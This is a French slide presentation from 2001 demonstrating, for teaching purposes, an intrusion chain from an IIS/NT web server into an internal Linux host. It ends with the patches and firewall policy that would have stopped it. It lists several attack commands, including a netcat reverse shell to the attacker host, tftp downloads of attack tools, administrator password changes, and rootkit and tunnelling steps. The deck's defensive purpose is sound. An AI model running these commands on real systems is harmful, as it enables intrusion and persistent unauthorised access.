Exemple d’intrusion dans un réseau

Cédric Blancher - blancher@cartel-info.fr

Daniel Polombo - polombo@cartel-info.fr

11 décembre 2001


Plan

- Introduction et présentation du réseau ciblé
- Pénétration du serveur NT
- Découverte et compromission du serveur Linux
- Conclusions

Introduction et présentation du réseau ciblé

- En raison des accords européens sur la cybercriminalité signés à Budapest le 23 novembre 2001, et notamment de l'article 6 de ces accords, les noms de certains programmes utilisés dans cette démonstration ont été modifiés.
- Le texte de la convention est consultable à l'adresse :
  - http ://conventions.coe.int/Treaty/FR/Treaties/Html/185.htm

- Exposer quelques techniques utilisées par les pirates pour pénétrer un réseau
- Mettre en relief
  - la logique de la progression d'une intrusion
  - les erreurs de configuration qui rendent cette intrusion possible


attaquant
pare-feu
serveur NT
(web public)
serveur linux
(machine interne)

- Le pare-feu accepte :
  - les connexions tcp entrantes sur le port 80 (service HTTP)
  - toutes les connexions tcp et udp sortantes
- Cette configuration n'est pas robuste

- Le serveur NT
  - seule machine visible de l'extérieur
  - propose uniquement son service web
- Le serveur Linux
  - accessible seulement en interne
  - visible sur la patte interne du serveur NT
  - offre différents services dont FTP

- Pénétration du serveur NT
- Découverte et compromission du serveur Linux

Pénétration du serveur NT

- Description de la machine cible
  - Système d'exploitation et niveau des correctifs
  - Services installés
- Prise de contrôle de la machine
  - Accès initial
  - Installation des outils nécessaires
  - Elévation de privilèges
  - Obtention de la SAM (Security Account Manager)
- Pérennisation
  - Installation de cheval de troie (NetBus)
  - Changement du mot de passe administrateur
- Exploitation

- Windows NT Server 4.0
- Service pack 6a
  - Dernier service pack en date pour NT
  - Microsoft a annulé le service pack 7
  - Pas de patchs individuels appliqués

- IIS 4.0
  - Installation de base
  - 30% des serveurs web sont sous IIS (Netcraft survey, novembre 2001)

- Recherche d'une faille classique : *directory traversal*
- Accès au shell de NT : cmd.exe
- Utilisation d'un outil maison : IISshell
  - ./iisshell.pl -s <cible>

- Utilisation de tftp pour l'upload sur le serveur NT
  - tftp -i <serveur tftp> get <fichier>
- Les outils installés
  - netcat - nc.exe
  - admin.exe pour l'élévation de privilèges
  - pwdump2.exe pour l'obtention de la SAM

- admin permet de lancer une commande avec les privilèges administrateur
- netcat permet de générer un shell complet à distance
  - nc -l -p 53 (sur l'attaquant)
  - admin nc -d -e cmd.exe <attaquant> 53 (sur la cible)

- pwdump2 affiche la SAM dans un format lisible (les mots de passe sont chiffrés)
- on peut alors décrypter la SAM avec :
  - L0phtCrack (Windows)
  - John the Ripper (Unix/DOS/Windows)

- Installation de Netbus
  - Upload et exécution du serveur sur la victime
  - Utilisation du client

- Modification du mot de passe administrateur
  - net user administrateur <nouveau mot de passe>
- Ajout d'un nouveau compte
  - par un cheval de troie comme bo2k
  - avec la commande 'net user'

- Une fois cette machine compromise, elle peut servir de base pour des attaques vers le reste du réseau
  - Exploitation de relations de confiance
  - Utilisation de pwdump3 pour obtenir la SAM du domaine
  - ...

Découverte et compromission du serveur Linux

- Découverte de l'existence du serveur Linux
- Description de la machine cible
  - Système d'exploitation
  - Services installés
- Prise de contrôle de la machine
  - Accès initial
  - Récupération du fichier de mots de passe
- Pérennisation
  - Ajout d'un nouvel utilisateur privilégié
  - Installation d'un "rootkit"

- Découverte du réseau privé
  - ipconfig /all
  - route print
  - arp -a
  - fscan
- Test de l'existence de services présentant des failles classiques (avec netcat)
  - tcp/21 : ftp (wu-ftpd site exec vulnerability)
  - tcp/22 : ssh (ssh crc32 compensation attack)

- Linux RedHat 6.2 "vanilla" :
  - Noyau 2.2.14
  - Serveur FTP : WU-FTPD 2.6.0, RPM
- Serveur SSH : OpenSSH 2.1.1p2, RPM

- Accès à la machine Linux : redirection de ports
  - upload d'un redirecteur de ports sur le serveur NT (rinetd.exe)
  - redirection du port 80 du serveur NT vers le port 21 du serveur Linux
- Utilisation d'un exploit sur le serveur FTP
  - permet d'obtenir un shell avec les droits superutilisateur
  - on aurait pu utiliser une vulnérabilité SSH

- Ajout d'un compte privilégié
  - par écriture directe dans /etc/passwd et /etc/shadow
  - par la commande useradd

- Installation d'un *rootkit* : LRK ou ADORE
  - un rootkit est un ensemble d'outils installés par un pirate sur une machine compromise pour masquer l'intrusion aux administrateurs tout en maintenant son accès
  - LRK fournit des *exécutables modifiés*
  - Adore se présente sous forme de *Linux Kernel Module*, ou LKM
- Mise en place d'Adore
  - transfert des fichiers du rootkit via le serveur NT
  - installation du module
  - exemple d'utilisation

- Un tunnel peut être mis en place pour masquer l'accès à Internet
  - Tunnel IP sur HTTP
  - Tunnel IP sur DNS
  - Tunnel PPP sur SSH relayé par un proxy HTTP/HTTPS
  - Tunnel IP sur SMTP
  - Tunnel IP sur ICMP

Conclusions

- Tout ceci aurait pu être évité par l'application régulière des correctifs de sécurité se rapportant aux vulnérabilités suivantes :
  - Advisory Microsoft MS00-078 (directory traversal)
  - Advisory Microsoft MS00-003 (faille utilisée par admin.exe)
  - Advisory CERT CA-2000-13 (wu-ftpd site exec vulnerability)
  - Vulnerability Note CERT VU-945216 et Incident Note IN-2001-12 (SSH1 CRC-32 compensation attack detector buffer overflow)
- Importance de la cohérence dans la politique de sécurité : un serveur frontal ne devrait pas pouvoir accéder à des machines en interne